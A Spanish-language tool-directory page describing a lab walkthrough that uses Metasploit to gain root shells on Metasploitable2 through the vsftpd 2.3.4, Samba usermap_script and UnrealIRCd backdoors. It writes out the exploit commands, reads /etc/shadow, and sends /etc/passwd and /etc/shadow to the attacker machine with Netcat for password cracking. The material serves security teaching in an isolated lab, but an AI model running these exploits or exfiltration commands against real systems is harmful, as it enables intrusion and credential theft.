Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
metasploitable2-exploitation-metasploit — Walkthrough completo de explotación con Metasploit contra Metasploitable2 — backdoor de vsftpd, Samba CVE-2007-2447, backdoor de UnrealIRCd, exfiltración con Netcat y preparación para el cracking de credenciales. | Kitploit
Herramientas/GitHubGitHub/ethicalhackinglabs/metasploitable2-exploitation-metasploit
Descifrado de ContraseñasReconocimientoFrameworks de ExploitsMapeo de RedesAnálisis de VulnerabilidadesExplotaciónExfiltración de DatosPruebas de PenetraciónComando y Control
Compartir
Aprendizaje y Educación
Desarrollo de Payloads
Labs y Práctica
GitHubethicalhackinglabs/metasploitable2-exploitation-metasploit

metasploitable2-exploitation-metasploit

Walkthrough completo de explotación con Metasploit contra Metasploitable2 — backdoor de vsftpd, Samba CVE-2007-2447, backdoor de UnrealIRCd, exfiltración con Netcat y preparación para el cracking de credenciales.

Ver Repositorio
56hace 4 mesesAún no revisado

Explotando Metasploitable2 con Metasploit: VSFTPD, Samba y Más

Un recorrido práctico de explotación con Metasploit Framework — desde la configuración de la base de datos PostgreSQL y el escaneo con db_nmap, pasando por tres shells de root vía vsftpd, Samba y UnrealIRCd, hasta la exfiltración de credenciales con Netcat.


Resumen

Este repositorio documenta un compromiso completo de Metasploit contra Metasploitable2 en un laboratorio aislado de VirtualBox. Temas cubiertos:

  • Configuración de Metasploit con backend PostgreSQL y workspaces
  • Ejecutar db_nmap para guardar los resultados del escaneo directamente en la base de datos
  • Explotar el backdoor de vsftpd 2.3.4 (compromiso de la cadena de suministro)
  • Explotar Samba CVE-2007-2447 (inyección de comandos en usermap_script)
  • Exfiltrar /etc/passwd y /etc/shadow con Netcat y combinarlos con unshadow
  • Explotar el backdoor de UnrealIRCd 3.2.8.1

Entorno de laboratorio

MáquinaRolDirección IP
Kali Linux 2026.1Atacante192.168.1.4
Metasploitable2Objetivo192.168.1.3

Red: 192.168.1.0/24 — red NAT completamente aislada dentro de VirtualBox.


Paso 1 — Configuración de Metasploit y Escaneo con Base de Datos

# Start PostgreSQL and initialize the database (one time only)
sudo systemctl start postgresql
sudo msfdb init

# Launch Metasploit
msfconsole

Kali and Metasploitable2 running

Kali update and PostgreSQL start

msf6> db_status           # Verify: Connected to msf. Connection type: postgresql.
msf6> workspace -a 178-metasploitable2
msf6> workspace           # Confirm active workspace

db_status and workspace output


msf6> db_nmap -A 192.168.1.0/24 -n

db_nmap scan in progress


msf6> hosts
msf6> services

hosts and services output

Se encontraron dos servidores FTP en Metasploitable2:

PuertoServicioInformación
21/tcpftpvsftpd 2.3.4
2121/tcpftpProFTPD 1.3.1

Paso 2 — Explotando vsftpd 2.3.4 (Backdoor)


En julio de 2011, el archivo fuente de vsftpd 2.3.4 fue comprometido: se insertó un backdoor que abre un shell de root en el puerto 6200 cuando el nombre de usuario FTP contiene :). CVE: CVE-2011-2523. Diff del código: https://pastebin.com/AetT9sS5

msf6> search type:exploit name:vsftpd
# Result: exploit/unix/ftp/vsftpd_234_backdoor  (rank: excellent)

msf6> use exploit/unix/ftp/vsftpd_234_backdoor
msf6> info

vsftpd exploit info - part 1

vsftpd exploit info - part 2

vsftpd show options

vsftpd set RHOSTS RPORT LHOST

msf6> set RHOSTS 192.168.1.3
msf6> set RPORT 21
msf6> set LHOST 192.168.1.4

msf6> exploit
vsftpd exploit execution and Meterpreter session

ls on remote root filesystem

meterpreter> shell
whoami          # root
uname -a        # Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

whoami root and uname -a output

Extraer contraseñas con hash:

cat /etc/shadow | grep '$1'

shadow file hashed passwords


Paso 3 — Explotando Samba CVE-2007-2447


Las versiones 3.0.0–3.0.25rc3 de Samba pasan metacaracteres de shell en el campo de nombre de usuario directamente a /bin/sh mediante la opción username map script — antes de que ocurra la autenticación. Metasploitable2 ejecuta Samba 3.0.20-Debian.

msf6> search type:exploit name:samba
# ~7 exploits found

msf6> use exploit/multi/samba/usermap_script
msf6> info

Samba exploit list from search

Samba usermap_script info

Samba CVE description and references

msf6> set RHOSTS 192.168.1.3
msf6> exploit

Samba exploit execution - session opened

whoami root and smbd --version on Samba shell

whoami          # root
smbd --version  # Version 3.0.20-Debian


Exfiltración de archivos con Netcat

Pestaña 2 — Kali (recibiendo):

nc -l -p 4567 > passwd.txt

Pestaña 1 — Shell de exploit (enviando):

cat /etc/passwd | nc 192.168.1.4 4567
Netcat listener on Kali receiving passwd

passwd.txt contents after exfiltration

Repite para /etc/shadow y luego combina:

unshadow passwd.txt shadow.txt > metasploitable_logins.txt
cat metasploitable_logins.txt

Paso 4 — Explotando UnrealIRCd 3.2.8.1 (Backdoor)

UnrealIRCd 3.2.8.1 se distribuyó con un backdoor en su código fuente. Enviar AB al puerto 6667 hace que el servidor ejecute cualquier comando posterior como root, sin requerir autenticación.

msf6> use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6> set payload cmd/unix/bind_netcat
msf6> set RHOSTS 192.168.1.3
msf6> set LHOST 192.168.1.4
msf6> set RPORT 6667
msf6> exploit

UnrealIRCd exploit options and execution

UnrealIRCd root shell - whoami and uname -a

whoami   # root
uname -a # Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

Opciones requeridas:

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →